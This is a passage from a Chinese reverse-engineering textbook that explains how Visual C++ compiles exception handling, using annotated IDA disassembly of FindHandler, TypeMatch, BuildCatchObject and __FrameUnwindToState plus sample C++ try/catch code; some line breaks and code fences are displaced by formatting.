; =====for循环语句块部分=====
00403809 mov edx, [ebp+pTryBlockMap]
0040380C mov eax, [edx]; 获取TryBlockMapEntry表结构中的tryLow
成员
0040380E cmp eax, [ebp+dwState]; 检查异常是否发生在当前try块中
00403811 jg short loc_40381E; continue语句
00403813 mov ecx, [ebp+pTryBlockMap]
00403816 mov edx, [ebp+dwState]
; 检查try块是否在状态索引内，ecx+4寻址到tryHigh
00403819 cmp edx, [ecx+4]
0040381C jle short loc_403820; 找到对应的try块，进行相关处理
loc_40381E:
0040381E jmp short loc_4037EB; 跳转到循环步长计算部分
00403820 mov eax, [ebp+pTryBlockMap]
; 获取pCatchHandlerArray，指向_msRttiDscr结构的指针
00403823 mov ecx, [eax+10h]
00403826 mov[ebp+var_1C], ecx; 将var_1C重命名为

```

pCatchHandlerArray

```
00403829 mov edx, [ebp+pTryBlockMap]
0040382C mov eax, [edx+0Ch]; 获取成员dwCatchCount, 这是用来记录
catch语句块个数的
; =====嵌套的for循环结构赋初值部分=====
loc_403820: ; 为第二层for循环赋初值
0040382F mov [ebp+var_24], eax; 将var_24重命名为dwCatchCount
00403832 jmp short loc_403846
; =====嵌套的for循环步长计算部分=====
loc_403834: ; 第二层for循环步长计算
00403834 mov ecx, [ebp+dwCatchCount]
00403837 sub ecx, 1
0040383A mov [ebp+dwCatchCount], ecx
0040383D mov edx, [ebp+pCatchHandlerArra]
00403840 add edx, 10h
00403843 mov [ebp+pCatchHandlerArra], edx
00403846
; =====嵌套的for循环条件比较部分=====
loc_403846: ; 第二层for循环条件比较
00403846 cmp [ebp+dwCatchCount], 0
0040384A jle loc_4038E3
; =====嵌套的for循环语句块部分=====
; 第二层for循环语句块
00403850 mov eax, [ebp+pExcept]
00403853 mov ecx, [eax+1Ch]; 获取ThrowInfo表结构指针
00403856 mov edx, [ecx+0Ch]; 获取pCatchTableTypeArray
00403859 add edx, 4
; 获取pCatchTableTypeArray指向结构CatchTableTypeArray中的指针
; ppCatchTableType, 将var_18重命名为ppCatchTableType
0040385C mov [ebp+var_18], edx
0040385F mov eax, [ebp+pExcept]
00403862 mov ecx, [eax+1Ch]; 同上
00403865 mov edx, [ecx+0Ch]
00403868 mov eax, [edx]; 获取CatchTableType数组包含的个数
; =====嵌套的for循环结构赋初值部分=====
; 为第三层for循环赋初值
0040386A mov [ebp+var_20], eax; 重命名var_20为dwCatchablesCount
0040386D jmp short loc_403881
; =====嵌套的for循环步长计算部分=====
loc_40386F: ; 第三层for循环步长计算
0040386F mov ecx, [ebp+dwCatchablesCount]
00403872 sub ecx, 1
00403875 mov [ebp+dwCatchablesCount], ecx
00403878 mov edx, [ebp+ppCatchTableType]
0040387B add edx, 4
```

```

0040387E mov[ebp+ppCatchTableType], edx
; =====嵌套的for循环语句块部分=====
; 第三层for循环语句块
loc_403881:
00403881 cmp[ebp+dwCatchablesCount], 0
00403885 jle short loc_4038DE; break
00403887 mov eax, [ebp+pExcept]
0040388A mov ecx, [eax+1Ch]; 传递ThrowInfo表结构指针
0040388D push ecx
0040388E mov edx, [ebp+ppCatchTableType]
00403891 mov eax, [edx]
00403893 push eax
00403894 mov ecx, [ebp+pCatchHandlerArray]
00403897 push ecx
; 比较是否匹配catch块信息, 若匹配, 则返回1; 若不匹配, 则返回0
00403898 call TypeMatch; 函数实现如代码清单13-5所示
0040389D add esp, 0Ch
004038A0 test eax, eax; 检查catch块的类型是否匹配
004038A2 jnz short loc_4038A6
004038A4 jmp short loc_40386F; 若匹配失败, 则继续检查
; =====第三层for循环结尾处=====
loc_4038A6:
; 部分代码分析略
; 此函数中完成了catch对象的构造与析构过程, 并跳转到catch结束地址
004038D4 call CatchIt
004038D9 add esp, 2Ch
004038DC jmp short loc_403943; 跳转向函数结尾
loc_4038DE:
004038DE jmp loc_403834
; =====第二层for循环结尾处=====
loc_4038E3:
004038E3 jmp loc_4037EB
; =====第一层for循环结尾处=====
loc_4038E8:
; 部分代码分析略
00403943 jmp short loc_4038E3
; 部分代码分析略
00403945 loc_403945:
00403945 mov esp, ebp
00403947 pop ebp
00403948 retn
FindHandler endp

```

代码清单13-4对FindHandler的主要功能进行了分析, 通

过三层嵌套的for循环，完成了try块检查和catch块检查，利用TypeMatch函数完成了对异常匹配的判定并得到了结果，调用CatchIt完成了异常处理。CatchIt函数主要由四部分组成：异常对象的产生，析构try中的对象，跳转到对应的catch地址，返回到异常catch块的结尾地址。接下来通过对代码清单13-5中的TypeMatch函数的分析来查看catch的匹配检查过程。

代码清单13-5 TypeMatch分析—Debug版

```
； 函数声明
； int__cdecl TypeMatch (
； const struct_msRttiDscr*pCatchHandlerArray,
； const struct_CatchTableType*pCatchTableType,
； const struct_ThrowInfo*pThrowInfo)
TypeMatch proc near
var_4=dword ptr-4
pCatchHandlerArray=dword ptr 8
pCatchTableType=dword ptr 0Ch
pFuncInfo=dword ptr 10h
； 部分代码分析略
00407414 mov eax, [ebp+pCatchHandlerArray]
00407417 cmp dword ptr[eax+4], 0; 检查TypeDescriptor表结构
0040741B jz short loc_40742B; 若为NULL, 则直接返回1, 表示匹配
； 部分代码分析略
loc_407435:
00407435 mov ecx, [ebp+pCatchHandlerArray]
00407438 mov edx, [ebp+pCatchTableType]
0040743B mov eax, [ecx+4]; 获取pType
； 将_msRttiDscr表结构中的pType与CatchTableType表结构中的pTypeInfo
进行比较
0040743E cmp eax, [edx+4]
00407441 jz short loc_407467; 若两个Type指向同一表结构, 则跳转
00407443 mov ecx, [ebp+pCatchTableType]
00407446 mov edx, [ecx+4]
00407449 add edx, 8; 获取TypeDescriptor表结构中的name项
0040744C push edx; Str2
0040744D mov eax, [ebp+pCatchHandlerArray]
00407450 mov ecx, [eax+4]
00407453 add ecx, 8; 获取TypeDescriptor表结构中的name项
00407456 push ecx; Str1
00407457 call_strncmp; 对比两个类型名称是否相同
```

```
0040745C add esp, 8
0040745F test eax, eax; 相同则跳转
00407461 jz short loc_407467
; 部分代码分析略
loc_407467: ; 根据标记判断异常是否匹配
00407467 mov edx, [ebp+pCatchTableType]
0040746A mov eax, [edx]; 检查标记flag
0040746C and eax, 2; 检查是否已被捕获
0040746F test eax, eax
00407471 jz short loc_40747F
00407473 mov ecx, [ebp+pCatchHandlerArray]
00407476 mov edx, [ecx]
00407478 and edx, 8; 检查异常是否为引用类型
0040747B test edx, edx
0040747D jz short loc_4074B8
loc_40747F:
0040747F mov eax, [ebp+pThrowInfo]
00407482 mov ecx, [eax]
00407484 and ecx, 1; 检查抛出异常是否为常量
00407487 test ecx, ecx
00407489 jz short loc_407497
0040748B mov edx, [ebp+pCatchHandlerArray]
0040748E mov eax, [edx]
00407490 and eax, 1; 检查异常是否为常量
00407493 test eax, eax
00407495 jz short loc_4074B8
loc_407497:
00407497 mov ecx, [ebp+pThrowInfo]
0040749A mov edx, [ecx]
0040749C and edx, 2; 检查抛出异常是否为变量
0040749F test edx, edx
004074A1 jz short loc_4074AF
004074A3 mov eax, [ebp+pCatchHandlerArray]
004074A6 mov ecx, [eax]
004074A8 and ecx, 2; 检查异常是否为变量
004074AB test ecx, ecx
004074AD jz short loc_4074B8
loc_4074AF:
; 设置对比结果, 分析略
004074C5 retn
TypeMatch endp
```

13.3 异常类型为对象的处理流程

C++中所抛出的异常类型不仅可以是基本数据类型，还可以是对象。如果抛出的异常为对象，则需要进行处理。代码清单13-6所示为抛出的异常为对象的C++源码。

代码清单13-6 抛出的异常为对象的C++源码

```
class CExceptionBase{
public:
CExceptionBase () {
printf ("CExceptionBase () \r\n");
}
~CExceptionBase () {
printf ("~CExceptionBase () \r\n");
}
};
class CException: public CExceptionBase{
public:
CException (int nErrID) {
m_nErrorId=nErrID;
printf ("CException (int nErrID) \r\n");
}
CException (CException&Exception) {
printf ("CException (CException&Exception) \r\n");
m_nErrorId=Exception.m_nErrorId;
}
int GetErrorId () { //获取错误码
return m_nErrorId;
}
private:
int m_nErrorId;
};
//抛出异常对象
void ExceptionObj ()
{
int nThrowErrorCode=119;
printf ("请输入测试错误码: \n");
scanf ("%d", &nThrowErrorCode);
}
```

```

try{
if (nThrowErrorCode==110) {
CException myStru (110);
throw&myStru; //抛出异常对象的指针
}
else if (nThrowErrorCode==119) {
CException myStru (119);
throw myStru; //抛出异常对象
}
else if (nThrowErrorCode==120) {
CException*pMyStru=new CException (120);
throw pMyStru; //抛出异常对象
}
else{
throw CException (nThrowErrorCode); //抛出异常对象
}
}
}
catch (CException e) { //异常处理
printf ("catch (CException&e) \n");
printf ("ErrorId: %d\n", e.GetErrorId ());
}
catch (CException*p) { //异常处理
printf ("catch (CException*e) \n");
printf ("ErrorId: %d\n", p->GetErrorId ());
}
}
}

```

代码清单13-6中抛出了各种异常对象的指针和引用等类型，C++的异常处理过程会根据抛出异常对象的类型的不同指定不同的处理流程。代码清单13-4在地址标号0x004038D4处调用了函数CatchIt，这个函数完成了两大功能：

使用BuildCatchObject函数对抛出的异常对象进行处理，如代码清单13-7所示。

使用__FrameUnwindToState函数处理展开流程，如代码清单13-8所示。

代码清单13-7 BuildCatchObject分析—Debug版

```

//函数原型
void __cdecl BuildCatchObject (struct
EXCEPTION_RECORD *pExcept,
    struct EHRegistrationNode *pRN,
    const struct _msRttiDscr *pCatch,
    const struct CatchTableType *pConv)
; 部分代码分析略
; arg_8中保存了_msRttiDscr表结构指针pCatch, 将arg_8重命名为pCatch
00403EE6 mov eax, [ebp+arg_8]
; 检查_msRttiDscr表结构中的catch块要捕捉的类型pType是否为空
00403EE9 cmp dword ptr[eax+4], 0
00403EED jz short loc_403F06; 跳转到函数返回地址, 重命名RET_JMP
00403EEF mov ecx, [ebp+pCatch]
00403EF2 mov edx, [ecx+4]; 获取pType并保存到edx中
00403EF5 movsx eax, byte ptr[edx+8]; 获取TypeDescriptor表结构中
的name
00403EF9 test eax, eax
00403EFB jz RET_JMP
00403EFD mov ecx, [ebp+pCatch]
00403F00 cmp dword ptr[ecx+8], 0; 检查_msRttiDscr表结构中的成员
; dispCatchObjOffset
00403F04 jnz short loc_403F0B
RET_JMP:
00403F06 jmp RETN_BUILD
loc_403F0B:
00403F0B mov edx, [ebp+pCatch]
00403F0E mov eax, [edx+8]; eax保存了dispCatchObjOffset
; arg_4中保存指向EHRegistrationNode表结构的指针pRN, 将arg_4重命名
为pRN
00403F11 mov ecx, [ebp+arg_4]
00403F14 lea edx, [ecx+eax+0Ch]; 计算对象所在的栈空间
00403F18 mov[ebp+var_1C], edx; 将var_1C重命名为ppCatchBuffer
00403F1B mov[ebp+var_4], 0
00403F22 mov eax, [ebp+pCatch]
00403F25 mov ecx, [eax]; 获取标记信息
00403F27 and ecx, 8; 检查异常对象的指针类型是否为引用或者指针
00403F2A test ecx, ecx; 检查标记, 判断异常对象构造类型
00403F2C jz short loc_403F86
; 相关检查代码分析略
00403F55 mov edx, [ebp+ppCatchBuffer]
00403F58 mov eax, [ebp+arg_0]; arg_0保存指针pExcept, 重命名
pExcept
00403F5B mov ecx, [eax+18h]
; 将pExcept指向的异常对象复制到ppCatchBuffer所指向的内存空间
00403F5E mov[edx], ecx

```

```
00403F60 mov edx, [ebp+arg_C]; arg_c保存指针pConv, 重命名为pConv
00403F63 add edx, 8; 获取偏移信息thisDisplacement
00403F66 push edx
00403F67 mov eax, [ebp+ppCatchBuffer]
00403F6A mov ecx, [eax]
00403F6C push ecx
00403F6D call ___AdjustPointer; 调整对象指针
00403F72 add esp, 8
00403F75 mov dx, [ebp+ppCatchBuffer]
00403F78 mov [edx], eax; 重新设置对象指针
00403F7A jmp short loc_403F81; 结束异常对象构造过程
; 部分代码分析略
loc_403F86:
00403F86 mov eax, [ebp+pConv]
00403F89 mov ecx, [eax]; 获取标记信息
00403F8B and ecx, 1; 指针类型, 简单对象复制
00403F8E test ecx, ecx
00403F90 jz short loc_40400A
; 相关检查代码分析略
00403FB9 mov edx, [ebp+pConv]
00403FBC mov eax, [edx+14h]; 获取类的大小sizeOrOffset
00403FBF push eax
00403FC0 mov ecx, [ebp+pExcept]
00403FC3 mov edx, [ecx+18h]; 获取pExcet指向的异常对象
00403FC6 push edx; src
00403FC7 mov eax, [ebp+ppCatchBuffer]
00403FCA push eax; dst
; 将pExcet指向的异常对象复制到ppCatchBuffer所指向的内存空间
00403FCB call memmove
00403FD0 add esp, 0Ch
; 调整对象指针部分的代码分析略
; 部分代码分析略
loc_40400A:
0040400A mov edx, [ebp+pConv]
; 检查pCopyFunction, 判断是否为拷贝构造
0040400D cmp dword ptr [edx+18h], 0
00404011 jnz short loc_404070
; 相关检查代码分析略
0040405C call memmove; 直接复制对象信息
00404061 add esp, 0Ch
00404064 jmp short loc_40406B; 结束异常对象构造过程
; 部分代码分析略
; 相关检查代码分析略
0040409B mov eax, [ebp+pConv]
0040409E mov ecx, [eax+18h]
```

```

004040A1 push ecx; ppCatchBufferfn
004040A2 call ValidateExecute; 检查拷贝构造函数在内存中的属性是否可
执行
004040A7 add esp, 4
004040AA test eax, eax
004040AC jz short loc_40410E; 若可执行, 则跳转, 并结束异常对象构造
过程
004040AE mov edx, [ebp+pConv]
004040B1 mov eax, [edx]; 获取标记信息
004040B3 and eax, 4; 指针类型, 有虚基类的处理
004040B6 test eax, eax
004040B8 jz short loc_4040E5
; 部分代码分析略
004040D2 push eax; void*
004040D3 mov ecx, [ebp+pConv]
004040D6 mov edx, [ecx+18h]; 获取拷贝构造函数pCopyFunction
004040D9 push edx; void*
004040DA mov eax, [ebp+ppCatchBuffer]
004040DD push eax; void*
; 有虚基类的拷贝构造函数调用
004040DE call CallMemberFunction2
004040E3 jmp short loc_40410C; 结束异常对象的构造过程
loc_4040E5:
; 部分代码分析略
004040FB push eax; void*
004040FC mov ecx, [ebp+pConv]
004040FF mov edx, [ecx+18h]; 获取拷贝构造函数pCopyFunction
00404102 push edx; void*
00404103 mov eax, [ebp+ppCatchBuffer]
00404106 push eax; void*
; 无虚基类的拷贝构造函数调用
00404107 call CallMemberFunction1
; 部分代码分析略
RETN_BUILD:
; 部分代码分析略
0040413A retn
0040413A BuildCatchObject endp

```

代码清单13-7对BuildCatchObject函数进行了粗略分析, 在此函数中共有四种不同的对象产生方式, 分别为引用或指针直接赋值、简单对象直接复制、有虚表基类拷贝构造函数、无虚表基类拷贝构造函数。

代码清单13-8 __FrameUnwindToState函数分析—Debug版

```
; 函数原型
; int __cdecl __FrameUnwindToState (
EHRegistrationNode* pRN,
void* pDC,
struct FuncInfo* pFuncInfo,
int targetState)
__FrameUnwindToState proc near
; 部分代码分析略
00403B66 mov eax, [ebp+pRN]
00403B69 mov ecx, [eax+EHRegistrationNode.dwState]; 当前框架状
态值
00403B6C mov [ebp+dwState], ecx
loc_403B6F: ; 循环起始处
00403B6F mov edx, [ebp+dwState]
00403B72 cmp edx, [ebp+targetState]; 0FFFFFFFFh; 栈展开数下标值
是否为-1
00403B75 jz Exit; 若为-1, 则表示结束
00403B7B cmp [ebp+dwState], 0FFFFFFFFh
00403B7F jle short loc_403B95; 检查当前框架的状态值是否为-1
00403B81 mov eax, [ebp+pFuncInfo]
00403B84 mov ecx, [ebp+dwState]
00403B87 cmp ecx, [eax+FuncInfo.maxState]; 最大的状态, 栈展开数
; 比较注册异常的ID是否小于栈展开个数, 如果大于等于则不属于该异常, 不属于
该异常则调用inconsistency
弹出错误对话框
00403B8A jge short loc_403B95
00403B8C mov [ebp+var_20], 0
00403B93 jmp short loc_403B9D
loc_403B95: ; 显示错误信息
00403B95 call terminate_0
00403B9A mov [ebp+var_20], eax
00403B9D mov [ebp+lpEstablisherFrame], 0
00403BA4 mov edx, [ebp+pFuncInfo]
; 获取指向栈展开函数表的指针UnwindMapEntry*并保存到eax中
00403BA7 mov eax, [edx+FuncInfo.pUnwindMap]
00403BAA mov ecx, [ebp+dwState]
00403BAD cmp dword ptr [eax+ecx*8+4], 0; 判断展开栈的函数指针是否
为NULL
00403BB2 jz short loc_403BD0
00403BB4 push 103h; n4
00403BB9 mov edx, [ebp+pRN]
00403BBC push edx; lpEstablisherFrame
```

```

00403BBD mov eax, [ebp+pFuncInfo]
; 获取指向栈展开函数表的指针UnwindMapEntry*并保存到ecx中
00403BC0 mov ecx, [eax+FuncInfo.pUnwindMap]
00403BC3 mov edx, [ebp+dwState]
00403BC6 mov eax, [ecx+edx*8+4]
00403BCA push eax; 获取栈展开函数表中的函数指针lpCatchFun
00403BCB call CallSettingFrame; 调用指定栈展开函数表中的函数指针
(析构函数)
; 部分代码分析略
loc_403BF0:
00403BF0 mov edx, [ebp+pFuncInfo]
; 获取指向栈展开函数表的指针UnwindMapEntry*并保存到eax中
00403BF3 mov eax, [edx+FuncInfo.pUnwindMap]
00403BF6 mov ecx, [ebp+dwState]
00403BF9 mov edx, [eax+ecx*8]
00403BFC mov [ebp+dwState], edx; 获得栈展开数组中指定元素的ID
00403BFF jmp loc_403B6F; 跳转到循环起始处
00403C04 Exit:
; 部分代码分析略
00403C6B retn
00403C6B ___FrameUnwindToState endp

```

在代码清单13-8中，将FuncInfo表结构与EHRegistrationNode结构中记录的相关栈展开信息进行对比和判断，以检索在展开过程中需要调用的函数。

栈展开与异常对象生产的流程执行完毕后，由CallCatchBlock函数完成catch块的调用工作。最后由_JumpToContinuation函数跳转回catch结束地址，完成异常处理的全过程。

13.4 识别异常处理

通过对VC++异常处理的分析，可将其处理流程总结为以下9个步骤：

1) 在函数入口处设置异常回调函数，其回调函数先设置eax为FuncInfo数据的地址，然后跳往__CxxFrameHandler。

2) 异常的抛出由__CxxThrowException函数完成，该函数使用了两个参数，一个是抛出异常的关键字throw的参数的指针，另一个是抛出信息类型的指针（ThrowInfo*）。

3) 在异常回调函数中，可以得到异常对象的地址和对应ThrowInfo数据的地址以及FuncInfo表结构的地址。根据所记录的异常类型，进行try块的匹配工作。

4) 如果没有找到try块，则析构异常对象，返回ExceptionContinueSearch，继续下一个异常回调函数的处理。

5) 当找到对应的try块时，通过TryBlockMapEntry表结构中的pCatch指向catch信息表，用ThrowInfo表结构中的异常类型遍历查找与之匹配的catch块，比较关键字名称（如整型为.h，单精度浮点为.m），找到有效的catch块。

6) 执行栈展开操作，并产生catch块中使用的异常对象（有4种不同的产生方法）。

7) 正确析构所有生命期已结束的对象。

8) 跳转到catch块，执行catch块代码。

9) 调用_JumpToContinuation函数，返回所有catch语句

块的结束地址。

根据上面的步骤，以一个典型的异常处理结构为例，对异常处理进行进一步讲解，如代码清单13-9所示。

代码清单13-9 典型的异常处理结构

```
//异常处理基类
class CExceptionBase{
public:
virtual char*GetExceptionInfo () =0;
};
//除零异常类
class CDiv0Exception: public CExceptionBase{
public:
CDiv0Exception () {
printf ("CExceptionDiv0 () \r\n");
}
virtual~CDiv0Exception () {
printf ("~CDiv0Exception () \r\n");
}
virtual char*GetExceptionInfo () {
return"div zero exception";
}
};
//访问异常类
class CAccessException: public CExceptionBase{
public:
CAccessException () {
printf ("CAccessException () \r\n");
}
virtual~CAccessException () {
printf ("~CAccessException () \r\n");
}
virtual char*GetExceptionInfo () {
return"access exception";
}
};
//C++异常处理结构
void TestException (int n)
{
try{
```

```
//以下抛出各个基本类型的异常
if (1==n)
{
throw 3;
}
if (2==n)
{
throw 3.0f;
}
if (3==n)
{
throw '3';
}
if (4==n)
{
throw 3.0;
}
//以下抛出异常对象
if (5==n)
{
throw CDiv0Exception ();
}
if (6==n)
{
throw CAccessException ();
}
//这里是抛出异常对象的指针
if (7==n)
{
CAccessException excAccess;
throw&excAccess;
}
}
//处理各类异常
catch (int n) {
printf ("catch int%d\r\n", n);
}
catch (float f) {
printf ("catch float%f\r\n", f);
}
catch (char c) {
printf ("catch char%c\r\n", c);
}
catch (double d) {
printf ("catch double%f\r\n", d);
}
```



```

}
catch (CExceptionBase&exc) {
printf ("catch error%s\r\n", exc.GetExceptionInfo ());
}
catch (CAccessException*pExc) {
printf ("catch error%s\r\n", pExc->GetExceptionInfo ());
}
catch (.....) {
printf ("catch.....\r\n");
}
//异常处理结束
printf ("Test end! \r\n");
}
int main (int argc, char*argv[])
{
for (int i=1; i<=8; i++)
{
TestException (i);
}
return 0;
}

```

使用Release选项组，将以上代码编译后通过IDA载入，先找到TestException的位置，在入口处会发现以下代码：

```

.text: 00401000 push ebp
.text: 00401001 mov ebp, esp
.text: 00401003 push 0FFFFFFFh
.text: 00401005 push offset unknown_libname_9; 不难发现这里是典
型的注册SEH句柄的代码
.text: 0040100A mov eax, large fs: 0
.text: 00401010 push eax
.text: 00401011 mov large fs: 0, esp

```

在地址00401005处的代码是异常处理句柄，不妨双击unknown_libname_9跟进去看看，对应的代码如下：

```

.text: 00408398 unknown_libname_9 proc near
.text: 00408398 mov eax, offset stru_409848
.text: 0040839D jmp ___CxxFrameHandler

```

```
.text: 0040839D unknown_libname_9 endp
```

看到__CxxFrameHandler后，可以确认，这里的异常注册是编译器产生的（参考步骤1），接着看TestException函数的其他关键代码（快捷键Esc）。先看第一个跳转处：

```
.text: 00401021 cmp eax, 1
.text: 00401024 mov[ebp+var_10], esp
.text: 00401027 mov[ebp+var_4], 0
.text: 0040102E jnz short loc_401045
.text: 00401030 lea eax, [ebp+var_18]
.text: 00401033 push offset unk_409838
.text: 00401038 push eax
.text: 00401039 mov[ebp+var_18], 3
.text: 00401040 call__CxxThrowException@8;
_CxxThrowException(x, x)
.text: 00401045 loc_401045:
```

地址0040102E处开始一个单分支结构，在此单分支结构中有个函数调用，调用目标为__CxxThrowException@8。参考步骤2），可以得知此处为throw语句；根据地址00401038处的代码（push eax）还可以得知，throw参数的地址在eax中；在地址00401030处，显示eax的值为[ebp+var_18]的地址；在地址00401039处，有指令“mov[ebp+var_18], 3”。这里IDA没有显示dword ptr，在函数入口代码前，定义了“var_18=dword ptr-18h”，因此可以确定这里的throw语句的参数为4字节长度，详细类型未知。

先不在throw类型上过多纠缠，继续往下看。

```
.text: 00401045 cmp eax, 2
.text: 00401048 jnz short loc_40105F
.text: 0040104A lea ecx, [ebp+var_1C]
.text: 0040104D push offset dword_409828
.text: 00401052 push ecx
.text: 00401053 mov[ebp+var_1C], 40400000h
```

```
.text: 0040105A                call__CxxThrowException@8;
_CxxThrowException(x, x)
.text: 0040105F loc_40105F:
```

同理，在0040105A处又有一条throw语句，其参数为[ebp+var_1C]，在函数入口代码前，定义了“var_1C=dword ptr_1Ch”，故也可以确定这里的throw的参数为4字节长度，详细类型未知。

接下来，可以看到：

```
.text: 0040105F cmp eax, 3
.text: 00401062 jnz short loc_401076
.text: 00401064 lea edx, [ebp+var_11]
.text: 00401067 push offset unk_409818
.text: 0040106C push edx
.text: 0040106D mov[ebp+var_11], 33h
.text: 00401071                call__CxxThrowException@8;
_CxxThrowException(x, x)
.text: 00401076 loc_401076:
```

相信大家对同类代码已经很熟悉了，这不再重复讲解。根据以上粗体代码所示，大家应该知道去查看var_11的定义，在函数入口代码前，定义var_11为“var_11=byte ptr_11h”，可以确定这里的throw语句的参数为1字节长度，详细类型未知。

接着看下去，还是大同小异。

```
.text: 00401076 cmp eax, 4
.text: 00401079 jnz short loc_401097
.text: 0040107B lea eax, [ebp+var_40]
.text: 0040107E push offset unk_409808
.text: 00401083 push eax
.text: 00401084 mov[ebp+var_40], 0
.text: 0040108B mov[ebp+var_3C], 40080000h
.text: 00401092                call__CxxThrowException@8;
_CxxThrowException(x, x)
.text: 00401097 loc_401097:
```

值得一提的是，这里的throw语句的参数为[ebp+var_40]的地址，而对[ebp+var_40]和[ebp+var_3C]赋值的地址是00401084处和0040108B处，这两个内存单元是连续的，而且是在push和call__CxxThrowException@8指令之间，单纯看var_40的类型会得到dword ptr的定义，无法解释var_3C赋值的理由。先别着急，类型的问题先放一放，现在首先需要得到的是try、throw和catch语句的结构。

接下来的代码就有点意思了。

```
.text: 00401097 cmp eax, 5
.text: 0040109A jnz short loc_4010BE
.text: 0040109C                                     push          offset
aCexceptiondiv; "CExceptionDiv0 () \r\n"
.text: 004010A1 mov[ebp+var_20], offset off_4090D0
.text: 004010A8 call_printf
.text: 004010AD add esp, 4
.text: 004010B0 lea ecx, [ebp+var_20]
.text: 004010B3 push offset unk_4097F8
.text: 004010B8 push ecx
.text: 004010B9                                     call_CxxThrowException@8;
_CxxThrowException(x, x)
.text: 004010BE loc_4010BE:
```

这里的throw语句的参数为[ebp+var_20]的地址，而[ebp+var_20]的内容在004010A1处被设置为offset off_4090D0，下面看一下off_4090D0是个什么数据。

```
.rdata: 004090D0 off_4090D0 dd offset sub_401210
.rdata: 004090D4 dd offset sub_401220
```

sub_401210和sub_401220明显是函数的地址，说明在off_4090D0处存放了两个函数指针，下面观察这两个函数，首先看sub_401210:

```
.text: 00401210 sub_401210 proc near
.text: 00401210 mov eax, offset aDivZeroExcepct; "div zero
exception"
.text: 00401215 retn
.text: 00401215 sub_401210 endp
```

很明显，这个函数返回字符串“div zero exception”。接着看sub_401220:

```
.text: 00401220 sub_401220 proc near
.text: 00401220 arg_0=byte ptr 4
.text: 00401220 push esi
.text: 00401221 mov esi, ecx
.text: 00401223      push      offset      aCdiv0excepctio; "~
CDiv0Exception () \r\n"
.text: 00401228 mov dword ptr[esi], offset off_4090D0
.text: 0040122E call_printf
.text: 00401233 mov al, [esp+8+arg_0]
.text: 00401237 add esp, 4
.text: 0040123A test al, 1
.text: 0040123C jz short loc_401247
.text: 0040123E push esi; lpMem
.text: 0040123F call delete
.text: 00401244 add esp, 4
.text: 00401247
.text: 00401247 loc_401247: ; CODE XREF: sub_401220+1Cj
.text: 00401247 mov eax, esi
.text: 00401249 pop esi
.text: 0040124A retn 4
.text: 0040124A sub_401220 endp
```

在sub_401220中，地址00401221处直接使用了ecx，说明ecx是用来传参的；在00401228处，回写off_4090D0的地址，而这个地址函数指针数组的首地址；地址00401233、0040123A、0040123C、0040123F处的指令结合起来判定参数最低位是否为1，若为1，则执行delete来释放esi，即参数ecx中的地址内容，若不为1，则不释放。以上种种迹象表明，这是个成员函数，而且是个虚析构函数。

回到分析TestException函数的地方：

```
.text: 00401097 cmp eax, 5
.text: 0040109A jnz short loc_4010BE
.text: 0040109C                                     push          offset
aCexceptiondiv; "CExceptionDiv0 () \r\n"
.text: 004010A1 mov[ebp+var_20], offset off_4090D0
.text: 004010A8 call_printf
.text: 004010AD add esp, 4
.text: 004010B0 lea ecx, [ebp+var_20]
.text: 004010B3 push offset unk_4097F8
.text: 004010B8 push ecx
.text: 004010B9                                     call__CxxThrowException@8;
_CxxThrowException(x, x)
.text: 004010BE loc_4010BE:
```

现在可以确定，从地址004010A1到地址004010AD都是内联的构造函数的实现代码（下画线处），其构造的对象地址为ebp+var_20，这个地址传给了ecx，并作为throw语句的参数进行传递，说明此处的throw语句的参数为对象类型。

同理可识别接下来的代码：

```
.text: 004010BE cmp eax, 6
.text: 004010C1 jnz short loc_4010E5
.text: 004010C3                                     push          offset
aCaccessexcept; "CAccessExpection () \r\n"
.text: 004010C8 mov[ebp+var_24], offset off_4090C8
.text: 004010CF call_printf
.text: 004010D4 add esp, 4
.text: 004010D7 lea edx, [ebp+var_24]
.text: 004010DA push offset unk_4097E8
.text: 004010DF push edx
.text: 004010E0                                     call__CxxThrowException@8;
_CxxThrowException(x, x)
.text: 004010E5; -----
-----
.text: 004010E5
.text: 004010E5 loc_4010E5:
```

观察offset off_4090C8的内容即可确定004010C3至004010D4为对象的构造函数的代码，其地址为ebp+var_24，这个地址成为throw语句的参数，故这里的throw语句的参数也是一个对象，观察对象的虚表地址，可以确认，这个对象和上例中的对象所属类型不同。

接下来看后面的代码。

```
.text: 004010E5 cmp eax, 7
.text: 004010E8 jnz loc_4011C9
.text: 004010EE          push          offset
aCaccessexcept; "CAccessExcepcion () \r\n"
.text: 004010F3 mov[ebp+var_60], offset off_4090C8
.text: 004010FA call_printf
.text: 004010FF add esp, 4
.text: 00401102 lea ecx, [ebp+var_28]
.text: 00401105 lea eax, [ebp+var_60]
.text: 00401108 push offset dword_4097D8

.text: 0040110D push ecx

.text: 0040110E mov byte ptr[ebp+var_4], 1

.text: 00401112 mov[ebp+var_28], eax

.text: 00401115          call__CxxThrowException@8;
_CxxThrowException (x, x)

.text: 0040111A; -----
-----

.text: 0040111A

.text: 0040111A loc_40111A:
```

按上面的方法，很容易看出004010EE到004010FF是内联构造函数的代码，结合虚表地址可发现其对象类型与上例相

同。大家要注意地址00401102处、00401105处和00401112处的三条指令，其作用是将对象取地址存放到[ebp+var_28]处，并将[ebp+var_28]作为参数，由ecx传递给throw语句（地址0040110D处的指令）。这说明此处的throw语句的参数为对象的地址。

继续分析下面的代码：

```
.text: 0040111A  loc_40111A: ; DATA XREF: .rdata: stru_409898
|o
.text: 0040111A  mov edx, [ebp+var_2C]
.text: 0040111D  push edx
.text: 0040111E  push offset aCatchIntD; "catch int%d\r\n"
.text: 00401123  call_printf
.text: 00401128  add esp, 8
.text: 0040112B  mov eax, offset loc_4011C9
.text: 00401130  retn
.text: 00401131; -----
-----
.text: 00401131
.text: 00401131  loc_401131: ; DATA XREF: .rdata: stru_409898 o
.text: 00401131  fld[ebp+var_30]
.text: 00401134  sub esp, 8
.text: 00401137  fstp qword ptr[esp+4+var_4]
.text: 0040113A  push offset aCatchFloatF; "catch float%f\r\n"
.text: 0040113F  call_printf
.text: 00401144  add esp, 0Ch
.text: 00401147  mov eax, offset loc_4011C9
.text: 0040114C  retn
.....
```

这里的代码很特别，首先是标号，如地址0040111A处和00401131处的两个标号，IDA以注释的形式给出了引用其标号的地址，可以发现引用这两个标号的都是.rdata节所处的内存位置；其次是返回值，很容易发现不合理的地方，这里两个标号处的返回值都是某代码的地址，难道是函数返回函数指针？接下来对照函数入口查看返回前的栈平衡代码。

```
.text: 00401000 push ebp
.text: 00401001 mov ebp, esp
.text: 00401003 push 0FFFFFFFh
.text: 00401005 push offset unknown_libname_9
